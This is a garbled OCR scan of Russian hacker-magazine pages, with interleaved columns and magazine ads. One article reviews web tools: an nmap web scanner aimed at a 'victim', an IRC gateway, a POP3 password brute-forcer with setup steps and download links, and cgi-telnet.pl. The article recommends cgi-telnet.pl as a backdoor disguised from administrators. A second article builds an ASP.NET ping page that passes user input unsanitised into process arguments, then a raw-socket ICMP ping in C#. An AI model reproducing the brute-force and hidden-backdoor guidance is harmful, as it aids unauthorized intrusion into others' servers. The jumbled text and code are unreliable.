Все это дело устанавливается на твой сервер в определенную директорию в /cgi-bin (либо доступного для скриптов каталога). На скрипт традиционно выставляется 755-й, а на log-файл - 666 режимы. Обязательно изменим путь к nmap.cgi в форме nmap.php скрипта и наслаждаемся результатом сканирования.

2. Непродуманность путей к бинарным файлам. Пути заострены до самого бинарника, но nmap может, например, находиться не в /usr/bin, а в /usr/local/bin, как вышло в моем случае. Также в системе может отсутствовать dawk, но присутствовать awk (на самом деле, это обычный симлинк).

```
http://kamensk.net.ru/forb/1/  
x/nmap-web.tar.gz
```

Итак, одной проблемой меньше. Теперь ты можешь сканировать жертву, юзая только web и не используя консоли.


IRC ЧЕРЕЗ ВЕБ ИЛИ АКЦИЯ ПРОТИВ WWW-ЧАТОВ

Если ты болееешь IRC-зависимостью и проводишь в чате половину суток, то у тебя будет реальный ди-

ние файлов и папок. Не пугайся, тебе придется поковырять совсем немного конфигов, чтобы гейт нормально работал. Вначале займись правкой cgiirc.config.full, который содержит в себе несколько переменных. Их необходимо настроить на твой вкус.

```
default_server = irc.ircnet.ru
```

IRC-сервер, с которым будет совершаться соединение. В моем случае сервер самой крупной



ВЕБ-ЧУДЕСА ТВОРИТ НЕ ТОЛЬКО PERL!

Если ты думаешь, что скрипты пишутся только на perl, ты ошибаешься. Nmap в web-интерфейсе яркий тому пример - скрипт написан полностью на языке shell. Он мог бы быть написан и на C, python и других известных языках.

Достоинства:

1. Удобство. В любой момент можно получить данные об открытых портах на сервере.
2. Простота в установке. Для установки системы особого ума не надо, достаточно лишь немного поправить главный скрипт.

Недостатки:

1. Излишняя группировка различных интерпретаторов. Отсутствие одного из них (/bin/sh, /usr/bin/perl, php_mod) может привести к неработоспособности проекта.

скомфорт при отсутствии на компьютере установленного клиента. Конечно, можно стянуть mIRC и заинсталлировать его, но тогда появится куча других проблем - возможность поюзать IRC под твоим ником другому нехорошему человеку. Также может быть ситуация, когда фильтруются все порты, кроме web и почты, либо неохота разоряться на трафик, потраченный на скачивание клиента.

Можно посмотреть на ситуацию с другой стороны. Если открыт web, то есть возможность установить web-irc гейта и общаться без всяких проблем через http. Не путать гейт с web-чатом :). Тут все по-другому: идет обычное создание сокета, после чего данные из irc попадают на web-форму. Таким образом, ты реально сэкономишь на трафике, и твое общение протекает относительно безопасно.

Кто сталкивался с проблемой создания IRC-гейта, знает, что лучше проекта CGI::IRC еще не придумано. Сочетание удобной настройки с огромными возможностями, а также приятный дизайн делают этот проект совершенным. При этом ты забываешь, что находишься в web-браузере, а не в любимом клиенте.

Распаковав достаточно увесистый архив (около 100кб), ты увидишь в нем небольшое скопле-

русской сети IRCNet. Если нет явного запрета, пользователь может выбирать сервер самостоятельно.

```
default_port = 6667
```

Порт, на котором установлен ircd. По дефолту 6667, но случаи бывают разные.

```
default_channel = #help.#rusunix
```

Каналы, на которые будет совершен автоматический заход. В случае, если пользователь наберет /join на другой канал, ему будет представлено сообщение: «You are not allowed to join #channel».

```
default_name = 31337 G473 U53R
```

Юзернейм человека, который юзает гейт. Для тех, кто не знает, он пишется после айгента и хоста в /whois.

```
default_nick = CGI???
```

Ник, который будет выдан пользователю, в случае неявно заданного. Знаки вопроса означают случайное число.

```
script_nph = nph-irc.cgi
```

```
script_form = client-perl.cgi
```

```
script_login = irc.cgi
```

```
image_path = images
```

Пути к главным скриптам гейта, а также к картинкам относительно конфига. Если ты любитель чистоты и хранишь конфиги отдельно от скриптов, то поменяй к ним пути в этих переменных.

```
ip_access_file = ipaccess
```

Путь к ipaccess файлу. В нем будет список ip-адресов, с которых разрешено либо запрещено использование гейта. Об его устройстве я скажу чуть позднее.

```
admin_password = d32sWfxs.t3a9
```

Админский пароль в DES кодировке. Нужен для одной единственной команды: /ctcp kill nick пароль причина. При совпадении пароля гейт выкинет юзера из IRC с указанной причиной. Уста-



новить этот пароль можно консольной командой: perl -e 'print crypt «password»,«SA», gce password - нужный пароль, а SA - два любых символа, по которым будет создан этот пароль.

```
format = default
```

CGI::IRC содержит в себе около десятка web-стилей. Их ты можешь найти в папке interfaces, предоставляемой с пакетом, а также с легкостью создать свой собственный стиль, если, конечно, дружишь с html.

```
interface smilies = 1
```

Переменная, отвечающая за замену стандартных смайликов на их графический эквивалент. Я бы не советовал включать ее, так как процесс общения начинает напоминать банальный web-чат =).

Это минимум переменных, которые необходимо поменять для исправной работы гейта. Далее, как

правь файл .htaccess, в котором следует раскомментировать директиву DirectoryIndex, чтобы каждый зашедший в директорию на web автоматически перенаправлялся на скрипт irc.cgi, что будет лучше обзора всей иерархии гейта :).

Так как я использую эти скрипты очень давно, то могу достаточно справедливо оценить этот по всем параметрам.

Достоинства:

1. Приятный и настраиваемый web-интерфейс. Именно это привлекает посетителей, да и самих владельцев паги, к использованию гейта.

2. Хорошая фильтрация от нежелательных гостей. Это как и постоянный ipaccess, так и временный /ctcp kill.

3. Скорость. В отличие от web-чатов, скорость просто космиче-



и обещал, расскажу об ipaccess-файле и его синтаксисе.

Ipaccess необходим для составления списка ip-адресов, с которых будет разрешено использование гейта, а также указывать лимиты, чтобы избежать клонов с различных адресов. Этот файл может иметь следующее содержание:

```
192.168.0.* 0
192.168.1.* 2
192.168.2.* 4
*** 10
```

Эти строки говорят о том, что гейт позволит зайти 10 пользователям со всех адресов, только 2 с маски 192.168.1.0/24, четверем пользователям с соседней маской и полный запрет с маски 192.168.0.0/24.

Изменив локально все конфигурационные файлы, переименуй их в стандартные, то есть отбрось всякие доправки к их именам (типа full или example). После этого аккуратно залей все скрипты в исполняемую директорию и расставь им режим 755. Затем по-

сая, но, естественно, ниже, чем в обычных IRC-клиентах.

Недостатки:

Английский язык. Все комментарии и IRC-сообщения написаны на нем, поэтому незнающему человеку разобраться проблемно. Но Perl-скрипты, как известно, не в бинарном формате, поэтому ты можешь легко русифицировать их.

<http://cgirc.sourceforge.net/releases/cgirc-0.5.2.tar.gz>

Вот, собственно, и все про CGI::IRC. Если тебе этого показалось мало, для тебя существует папочка docs. В ней изложено все по установке и настройке этого пакета, но опять же на английском языке. Зато, если ты освоишь и настроишь все возможности гейта, то действительно будешь крут.

ЛОМАЕМ ПАРОЛИ ЧЕРЕЗ WEB

О таком методе, как bruteforce-hack, ты, наверное, слышал не раз. Это тупой перебор паролей на известного пользователя. Он

В ПРОДАЖЕ С 29 АПРЕЛЯ



Хуууулииган!

В пятом номере:

Паращют:

камнем на землю

Брейк-данс:

танцуют все

Не теряйся:

как управлять танком

Отечественный слэнг:

история появления

А так же:

Деструктивные письма

премия Дарвина

самые шибанутые секты

Хулиган!

Журнал для тебя

и твоих безбашенных друзей

В продаже к Первомаю


(game)land



нежелателен тем, что все запросы оседают в логах сервера, на котором происходит перебор. Но, тем не менее, этот метод используется довольно часто. Но нужного софта, особенно под linux, мало. Возможно из-за того, что брутфорсеры бывают очень разные и актуальны в зависимости от ситуации.

На повестке дня - еще один Web-проект под названием pop3-bruteforcer. Этот проект состоит из самого скрипта bruter.pl, web.cgi и еще нескольких файлов. Для нас особое значение имеет web.cgi - скрипт, который запускает bruter.pl, а также осуществляет мониторинг за процессом перебора паролей. Чтобы развеять туманность вышесказанного, расскажу об общем принципе работы этих скриптов.

Скрипт web.cgi анализирует то, что от него хотят по QUERY_STRING. Если параметров не было вообще, он выдает пользователю небольшую форму, в которой содержатся три обязательных параметра: имя сервера, пользователь и пароль. Пароль необходим для авторизации доступа к скрипту, чтобы левый юзер не смог мониторить процесс подбора. В случае параметра list, скрипт покажет все логи, в которых лежат данные о верных паролях, либо просто скажет, что их нет. Если же будет присутствовать параметр brute, который вызывается после заполнения web-формы, в фоно-



вом режиме запустится брутфорсер bruter.pl в виде «bruter.pl host user &».

Скрипт bruter.pl использует словарь для перебора паролей. Беря последовательно каждое слово, он отправляет пару login:пароль на 110 порт удаленного сервера. Затем идет простой анализ результата и - в случае удачи - запись в log-файл.

Чтобы проект корректно работал, необходимо изменить несколько переменных.

web.cgi:
`$salt=»psCR3/S2Salko»;`

Пароль на доступ к скрипту. По умолчанию - bruter. Но пароли по умолчанию, как правило, до добра не доводят, поэтому советую тебе его сменить.

`$header='head.html';`
`$footer='foot.html';`
 Пути к html-файлам: соответственно, заголовок и окончание кода. В моей реализации нет никакого дизайна, ибо я не преследовал цели показать тебе мои знания html. Тем более, что на вкус и цвет... :)
`$logdir=»brut»;`
 Папка для логов относительно скрипта. В ней будут создаваться все логи с правильными паролями, а также производиться мониторинг через процедуру чтения файлов в этой папке.


bruter.pl:
`$logdir=»brut»;`
 Убедись, что значение этой переменной совпадает со значением в соседнем скрипте, иначе их интеграция будет невозможной. В эту директорию скрипт будет скидывать логи с результатом своей работы.

`$dict='dict.txt';`
 Путь к словарю, по которому будет производиться подбор паролей. Не советую сразу заливать 100-мегабайтный словарь, так как брутфорс - очень долгий процесс, а полный перебор твоего текстовика дождутся лишь твои правнуки.

Залив скрипты на сервер, убедись, что все файлы на месте. Создай папку brut с правами 777, иначе запись туда будет невозможной, что повлечет за собой неверную работу всей системы. Настало время оценить проект по 10-бальной шкале :).

Достоинства:

1. Гибкая настройка и возможность создания своего дизайна.
2. Поддержка нескольких запусков брутфорсинга.
3. Универсальность. Можно подправить bruter.pl и с легкостью добиться перебора паролей на другой сервис.



Недостатки:

1. Мониторинг происходит только по удачному результату. О текущем переборе паролей ты узнать не сможешь.
2. Нет log-файла обращений к самой web-среде. Предлагаю создать его самостоятельно :).
3. Отсутствует проверка на обязательные параметры. Рекомендую внедрить ее, иначе могут быть ошибки в работе системы.


<http://kamensk.net.ru/forb/1/x/pop3-brute.tar.gz>

Теперь у тебя есть все, что необходимо для взлома и отдыха. С удовольствием предлагаю последний проект в этом материале, который замкнет цепь web-проектов и развеет твое мнение о том, что web нужен только для обзора html-страниц.

УДАЛЕННОЕ УПРАВЛЕНИЕ СИСТЕМОЙ

Бывают случаи, когда необходим удаленный шелл в системе, но, по закону поглости, опять же нет подручных средств. Искать и качать ssh-клиент и прочий софт тебя ломает, а быть может, и не позволяет злой firewall на сервере. Но не все так плохо: существует много средств для управления системой через web, начиная с громоздкого webmin'a, заканчивая простенькими скриптами.

Я остановился на замечательном скрипте cgi-telnet.pl, написанном неким Rohitab Batra. Он позволяет не только управлять системой, поглощая команды и выдавая результат, но и закачивать и заливать файлы. Изначально скрипт выполняется под nobody правами, но при установке на него +s бита можно с легкостью по-



менять права скрипта.

Естественно, управление защищено паролем, и простому юзеру не будет возможности порулить твоим сервером :). Навигация по скрипту также очень удобна, что делает управление системой дей-



ствительно увлекательным процессом. Что примечательно, скрипт поддерживает не только Linux, но и WinNT платформу, запуская вместо /bin/sh - c:\windows\system32\cmd.exe интерпретатор.

Ты можешь использовать cgi-telnet как обычный backdoor, что очень удобно, особенно в том случае, когда порты удаленного сервера фильтруются файрволом. Только замаскируй скрипт под неприметное имя, иначе администратор быстро найдет лишний процесс в таблице :).

Сам скрипт очень большой по объему, занимает около 27 кб. Он содержит в себе много функций, таких как uploadfile, downloadfile и тому подобные.

Чтобы установить скрипт, тебе придется изменить четыре важные переменные:

\$Password = «eatmex»;
 Пароль на вход в систему. Устанавливается в plain-text. Должен быть обязательно изменен на более сложный :).
\$WinNT = 0;
 Если ты запускаешь этот скрипт под WinNT, установи значение переменной, равное единице.
\$CommandTimeoutDuration = 100000;
 Время на выполнение команды в секундах. При истечении этого времени команда будет убита автоматически. Работает только на Linux-платформах.
\$ShowDynamicOutput = 1;
 Включает или выключает буферизацию при выполнении команды. Иначе говоря, выводит результат в процессе или после выполнения команды.

После изменения переменных залей скрипт на сервер и установи на него исполняемый режим. Если все сделано правильно, то после ввода верного пароля тебя пустят в систему.

Достоинства:

1. Отличный дизайн и навигация по скрипту. Об этом программеры позаботились добросовестно.
2. Наличие таких полезных функций, как заливка и скачивание файлов.
3. Авторизация паролем. Длина пароля не ограничена, а содержание ограничено лишь твоей фантазией.

Недостатки:

1. Переменная \$Password записана в plain-text. Таким образом, если злоумышленник посмотрит сорцы скрипта, то он запросто сможет авторизоваться в нем.

2. Cgi-шелл неполноценен. Он не может выполнять интерактивные команды, поэтому его возможности не безграничны.

<http://kamensk.net.ru/forb/1/x/cgi-telnet.tar.gz>

Завершая наш мини-обзор, хочу отметить, что это далеко не все возможности web. Можно навскидку перечислить еще с десяток полезных проектов, лишь бы была фантазия. Следует избегать мыслей, что через web нельзя сделать ничего, кроме просмотра html и www-чатинга. Бывает, что натыкаешься на такие web-проекты, что просто диву даешься. Хороший дизайн в переплетении с многофункциональностью дает потрясающий результат.

Прочитав эту статью, я надеюсь, у тебя пропадет чувство дискомфорта за чужим компьютером, так как ты обязательно выберешь нужный тебе проект и установишь на своем сервере. Главное - не затягивать с этим делом, ведь верно говорят: «Готовь сани летом». Кроме того, лишний проект на web еще никому не повредил.

Возможно, эта статья натолкнет тебя на какие-то мысли по этой теме, и ты захочешь написать свой web-проект. Если так и произошло, не стесняйся, напиши мне свою идею. В этом случае либо я тебе помогу советом, либо мы вместе реализуем этот проект - было бы желание. Главное - никогда не забывай на собственные идеи, а развивай их, тем самым накапливая опыт в кодирге и в web-дизайне.



- ↓ ПСИХОЛОГИЯ ДЛЯ БИЗНЕСА
- ↓ ПСИХОЛОГИЯ НА КАЖДЫЙ ДЕНЬ
- ↓ ПСИХОЛОГИЯ ДЛЯ РОДИТЕЛЕЙ

www.psyservice.ru - ежедневное обновление

PING MASTER

ТРАНСЛЯЦИЯ CMD2HTML НА ASP




Владимир Егоров aka
Dr.NET (vme@front.ru)
& ilich (ilich@atrus.ru)

Здравствуй, дружище! Знаешь ли ты, что именуется термином "ping"? Ну конечно же знаешь! А знаешь ли, что такое Web-страница? Вижу, ты отчасти смутился :)... Ну так вот, а о том, что эти две вещи можно неплохо совместить, интегрируя одну в другую, ты наверняка и не подозревал! Для таких случаев и в казематах НИИ имени Кашенко (ga-ga, есть и такой :)) разработаны мы - Spez-Crew то есть.

Нужно по-
дождать от-
вета и чуть-
чуть шевель-
нуть мозгом.



Итак, наша с тобой задача - перенаправить стандартный вывод программы ping.exe вместо консоли на Web-страницу. Зачем это может быть нужно, решишь сам на досуге за чашкой пива, а я лишь скажу, что этот пример в любом варианте полезен, ибо по этому принципу можно перенаправить в Web-страницу вывод практически любой консольной проги. А это тебе не хухры-мухры! Так что дальше все зависит только от твоей фантазии и ловкости твоих конечностей, то есть как всегда :).



Пример я написал на моем любимом C# в среде ASP.NET. Если тебе на прошлой неделе только годик стукнуло, то объясню, что для того, чтобы все написанное здесь работало, тебе нужно установить Microsoft.NET Framework. А это штука такая, что не на всяком диске имеется :).

Сначала создаем файл с расширением *.aspx и записываем туда между символами "<%@" и "%>" директиву ASP.NET "Import Namespace=". После знака равенства в кавычках пишем имена тех пространств имен, которые потребуются нам для написания этой паги. Это нужно для того, чтобы, например, вместо названия класса "System.Text.RegularExpressions.Regex" писать просто "Regex". Короче говоря, это настолько удобно, что ведет к практиче-


ски полному расслаблению твоих членов во время написания кода :). Нам нужно будет таким образом импортировать четыре пространства имен: "System.Diagnostics", "System.Text.RegularExpressions", "System.IO" и "System.Net".

Теперь вбиваем известный с пеленок заголовок HTML и пишем тело документа между <body> и </body>. Для отправки запроса на сервер создаем форму с атрибутом runat="server".

```
<%@ Import Namespace="System.Diagnostics"%>
<%@ Import Namespace="System.Text.RegularExpressions"%>
<%@ Import Namespace="System.IO"%>
<%@ Import Namespace="System.Net"%>
<html>
<head>
<title>Ping</title>
<meta http-equiv="Content-Type" content="text/html; charset=windows-1251">
<script language="C#" runat="server">
protected void do_Ping(object sender, EventArgs e)
{
    Regex rx = new Regex(@"\d{1,3}\.){3}\d{1,3}\.1");
    if (rx.Match(addr.Text).Success)
        try
        {
            IPAddress.Parse(addr.Text);
        }
        catch (FormatException)
        {
            l3.Text = "Неверный IP-адрес!";
            return;
        }
    Process p = new Process();
    p.StartInfo.UseShellExecute = false;
    p.StartInfo.RedirectStandardOutput = true;
    p.StartInfo.FileName = "d:\\winnt\\system32\\ping.exe";
    p.StartInfo.Arguments = addr.Text + " -n 1";
    p.Start();
    l2.Text = p.StandardOutput.ReadToEnd();
    p.WaitForExit();
    p.Dispose();
}
</script>
```

```
</head>
<body>
<form id="frm1" method="post" runat="server">
<asp.Label ID="l1" Runat="server">IP-адрес или DNS-имя компьютера:</asp.Label>
<asp.TextBox Runat="server" Columns="16" ID="addr" MaxLength="100" /><br>
<asp.RegularExpressionValidator Display="Dynamic" ErrorMessage="Вы должны ввести IP-адрес или полное DNS-имя компьютера" ID="rev" Runat="server" ControlToValidate="addr" ValidationExpression="(\\d{1,3}){3}(\\d{1,3}){1}\\w+([-.]\\w+)*([a-z]+)" />
<br/><br/>
<asp.Button Text="Проверить" OnClick="do_Ping" Runat="server" id="but1" /><br>
<asp.Label ID="l2" Runat="server" />
<asp.Label ID="l3" Runat="server" ForeColor="red" />
</form>
</body>
</html>
```

В форму помещаем текстовое поле для ввода IP-адреса или DNS-имени интересующего нас компа. Вместе с текстовым полем нам будут нужны три ASP-шные метки (<asp.Label>). В одну помещаем текст "IP-адрес или DNS-имя компьютера". Вторую оставим пустой - она будет нужна для вывода ответа программы на нашу страничку.



Третья тоже будет пустой, но, в отличие от второй, у нее записан атрибут ForeColor="red", показывающий, что текст будет вы-

...сообщение об ошибке, если, конечно, ошибка будет. А она будет когда-нибудь :)!

водиться красным цветом. Третья метка нужна для вывода сообщения об ошибке, если, конечно, ошибка будет. А она будет когда-нибудь :)! Добавляем валидатор `<asp:RegularExpressionValidator>`, который будет проводить первичную проверку вводимых данных с помощью регулярного выражения. Атрибуту `"ControlToValidate"` валидатора присваиваем такое

`"object sender"` и `"EventArgs e"`. `"Sender"` - объект, в котором возникло событие (в нашем случае - воздействие на кнопку, выраженное в нажатии :)), а переменная `"e"` содержит данные о событии. Что нам нужно сделать прежде всего, получив адрес? Сначала надо отделить IP-адрес от DNS-имени и проверить, правильный ли введен IP-шник (так как вали-

соли (с экрана) на нашу страницу. Чтобы это сделать, создаем новый экземпляр класса `"Process"` (это будет новый процесс, который мы собираемся запустить).

Справка дня: класс `"Process"` принадлежит к пространству имен `"System.Diagnostics"`. Пишем: `Process p = new Process();` Далее надо задать свойство процесса и перенаправить его вывод. Свойству `"p.StartInfo.UseShellExecute"` присваиваем значение `"false"`. Это нужно для того, чтобы не использовать шелл операционной системы для запуска нашего процесса. Следующее свойство - `"p.StartInfo.RedirectStandardOutput"` - указывает, перенаправить или нет вывод данного процесса со стандартного в какой-нибудь другой. Даже ежу по пьяни очевидней ясно, что нам нужно присвоить этому свойству значение `"true"`.


Понимаю внезапно постигшую тебя дурью :) . Расслабься, сейчас все немного упростим.

же значение, как и имя текстового поля для ввода адреса (я назвал его `"addr"`), - этот атрибут указывает на элемент, инфу в котором следует проверить на правильность. В качестве параметра `"ErrorMessage"` валидатора запишем текст сообщения, которое будет выводиться при неправильных данных. Обрати внимание, что во всех серверных XML-тегах ASP.NET присутствует атрибут `Runat="server"`. Теперь валидатору не хватает атрибута `"ValidationExpression"`, т.е. того самого страшного регулярного выражения для проверки адреса. Это выражение выглядит так:

`(\d{1,3})\.(3)(\d{1,3})(1)|\w+([-.\w+]*([a-z]+)+)`. Левая часть до знака `|` соответствует записи IP-адреса, а правая - записи доменного имени. Дополнительную инфу по регулярным выражениям (книги, мануалы и пр.) настоятельно рекомендую читать, а не пролистывать, ибо это очень мощная штука.

атор в форме проверяет данные только на соответствие формату `xxx.xxx.xxx.xxx` и не учитывает, что каждое из чисел `xxx` не может быть больше 255).


Сделаем это немедленно. Для этого снова на помощь приходят регулярные выражения.



Создаем новый экземпляр класса `"Regex"` - класса для работы с регулярными выражениями. Нам нужно отделить IP-адреса во вводимых данных. Для этой цели подходит регулярное выражение `(\d{1,3})\.(3)(\d{1,3})(1)`, которое записываем как параметр при вызове конструктора класса `"Regex"`. Далее ищем соответствие формату (метод `"Match"`) и, если оно найдено (то есть введенный текст - IP-адрес), проверяем правильность IP-адреса, перехватывая исключение при вызове метода `"IPAddress.Parse(string addr)"`. Этот метод преобразует строковую запись IP-адреса в экземпляр класса `"IPAddress"`. Если при этом строка `"addr"` имеет неправильный формат, то возникает исключение `"FormatException"`, и мы записываем в метку `I3` сообщение об ошибке и прекращаем выполнение процедуры.


Ну а если все нормально, то приступаем к непосредственному пингованию. Для этого сначала будем использовать стандартную виндовскую прогу `ping.exe`, находящуюся в каталоге `"%SystemRoot%\system32\"`. Наша цель состоит в том, чтобы запустить данный программный продукт и перенаправить его вывод с кон-

Цель состоит в том, чтобы запустить данный программный продукт и перенаправить его вывод с консоли (с экрана) на нашу страницу.



Свойство `"p.StartInfo.FileName"`, как несложно понять, задает имя файла того приложения, которое мы хотим запустить. Ну и, наконец, свойству `"p.StartInfo.Arguments"` присваиваем значение адреса плюс параметр `"-n 1"`. Это параметр пинга, который устанавливает число посылаемых эхо-запросов, в данном случае будет послан один запрос. После этого запускаем процесс с помощью метода `"p.Start()"` и записываем в метку `I2` вывод программы `"ping"`,

Зачем это может быть нужно, решишь сам на досуге за чашкой пива...



ТЕЛО


Осталось прописать ASPX-кнопку, при нажатии на которую будет, собственно, и происходить все действие. В атрибут `"OnClick"` вписываем имя процедуры, ответственной за обработку и вывод данных (у меня `"do_Ping"`). Закрываем теги и идем далее. Теперь добавим саму процедуру-обработчик нажатия кнопки. Сей грандиозный код следует записать в заголовок HTML-документа между тегами `<script language="C#" runat="server">` и `</script>`. Наша процедура `"do_Ping"` имеет два аргумента:

который считываем при помощи метода "p.StandardOutput.ReadToEnd()".

После этого закрываем процесс, смело юзая метод "p.WaitForExit()". Хотя в данном случае делать это не обязательно (поскольку процесс будет закрыт автоматически сразу после завершения приема ответа на эхо-запрос), я рекомендую все же это делать для других приложений, дабы не засорять и без того не резиновую память своей машины. Ибо... кому щас легко?! Наконец, надо освободить ресурсы, занятые объектом "p", с помощью метода "Dispose()". Опять же, делать это не обязательно, но полезно. Вот и все с обычным пингом.

SOMETHING ELSE

А теперь попробуем написать свой упрощенный вариант пинга, который будет выводить только информацию о том, получен ли ответ от интересующего нас хоста или нет. Фактически, для получения этой информации достаточно отправить хосту-адресату эхо-запрос ICMP (Internet Control Message Protocol, протокол для передачи различных сообщений между узлами, чаще всего - сообщений об ошибках). После этого нужно подождать ответа и чуть-чуть шевельнуть мозгом. На основе проделанного следует сделать вывод о том, доступен узел или нет. Эту консольную программку я написал также на C#.



Для начала создаем новый текстовый файл с именем "ping.cs". В нем сначала описываем, какие пространства имен будут импортированы (директива "using"). Импортируем "System", "System.Net", "System.Net.Sockets" и "System.Text.RegularExpressions". Далее задаем свое пространство имен, к которому будет принадлежать созданный нами класс "Ping". Для этого пишем после слова "namespace" название пространства имен, например, "Custom". Далее задаем класс "Ping". В нем будет всего три статических метода: "checksum_ip(byte[] buffer)", "send_echo(IPAddress ip_to, int timeout)" и "Main(string[] args)". Первый метод производит вычисление контрольной суммы для заголовка IP, второй отпра-

вляет эхо-запрос, а третий - это входная точка нашей проги.

Для отправки запроса нам самим придется полностью сформировать IP-пакет и отправить его при помощи низкоуровневого сокета. Структура заголовка IP, который нам предстоит сформировать, включает следующие поля (по порядку): 4 бита версии IP, 4 бита длины заголовка, 8 бит TOS (тип службы), полная длина в байтах - 16 бит, идентификатор - 16 бит, три

фер[0]&0x000f)*4". После суммирования, в случае переполнения, прибавляем "лишние" биты к усеченному до 16 бит результату и находим комплиментарное дополнение.

В методе "send_echo" создаем низкоуровневый сокет для протокола ICMP. Задаем массив байт, содержащий наш IP-пакет без задания IP-адресов отправителя и получателя. После этого добавляем в массив последовательно 8

Дальше все зависит только от твоей фантазии и ловкости твоих конечностей, то есть как всегда :).

одноразовых флага, смещение фрагмента данных - 13 бит, 8 бит TTL (время жизни), 8 бит типа протокола, 16-битная контрольная сумма заголовка, 32-битный IP-адрес отправителя, 32-битный IP-адрес получателя. После этого должны идти параметры IP (необязательно), а дальше - сами данные. В качестве данных запишем только ICMP-заголовок, включающий 8-битный тип ICMP, 8-битный код ICMP, 16-битную контрольную сумму ICMP.

Понимаю внезапно постигшую тебя дрожь :). Расслабься, сейчас все немного упростим. Во-первых, в качестве идентификатора IP возьмем фиксированное число, во-вторых, поскольку нам нужен будет тип ICMP, равный 8 (эхо-запрос), и код ICMP, равный 0, то мы можем сформировать неизменяемый заголовок ICMP, подсчитав его контрольную сумму (это 16-битная комплиментарная сумма байт в сообщении ICMP). То есть получается, что единственными изменяемыми полями в нашем сообщении будут IP-адрес отправителя, IP-адрес получателя и контрольная сумма.



СУММА

Вычисление контрольной суммы IP будем проводить с помощью метода "checksum_ip". Отличие от вычисления контрольной суммы ICMP состоит в том, что здесь складываются не байты, а слова (2 байта, если не знаешь). Длина заголовка - вторые 4 бита в заголовке IP (длина в 32-битных словах), поэтому длину заголовка вычисляем так: "int hdr_length = (buf-

фер[0]&0x000f)*4". После суммирования, в случае переполнения, прибавляем "лишние" биты к усеченному до 16 бит результату и находим комплиментарное дополнение.

```
using System;
using System.Net;
using System.Net.Sockets;
using System.Text.RegularExpressions;
```

```
namespace Custom
{
    public class Ping
    {
        protected static ushort checksum_ip(byte[] buffer)
        {
            ulong cksum = 0;
            int hdr_length = (buffer[0]&0x000f)*4;
            for (int i = 0; i < hdr_length; i += 2)
                cksum += (ulong)((buffer[i] << 8) + buffer[i + 1]);
            cksum = (cksum >> 16) + (cksum & 0xffff);
            cksum += (cksum >> 16);
            return ((ushort)~cksum);
        }

        public static bool send_echo(IPAddress ip_to, int timeout)
        {
            Socket socket = new Socket(AddressFamily.InterNetwork, SocketType.Raw, ProtocolType.Icmp);
            IPEndPoint ep = new IPEndPoint(ip_to, 0);
            byte[] data = {69,0,0,28,2,134,0,0,128,1,0,0,0,0,0,0,0,0,8,0,176,255,1,0,70};
            data[19] = (byte)(ip_to.Address >> 24);
            data[18] = (byte)((ip_to.Address >> 16) & 0x00ff);
            data[17] = (byte)((ip_to.Address >> 8) & 0x0000ff);
            data[16] = (byte)(ip_to.Address & 0x000000ff);
            ushort check = checksum_ip(data);
            data[10] = (byte)(check >> 8);
            data[11] = (byte)(check & 0x00ff);
            socket.SendTo(data, ep);
            return (socket.Poll(timeout, SelectMode.SelectRead));
        }

        public static void Main(string[] address)
        {
            IPAddress rcpt_ip = IPAddress.None;
            Regex rx = new Re-
```

...настолько удобно, что ведет практически к полному расслаблению...

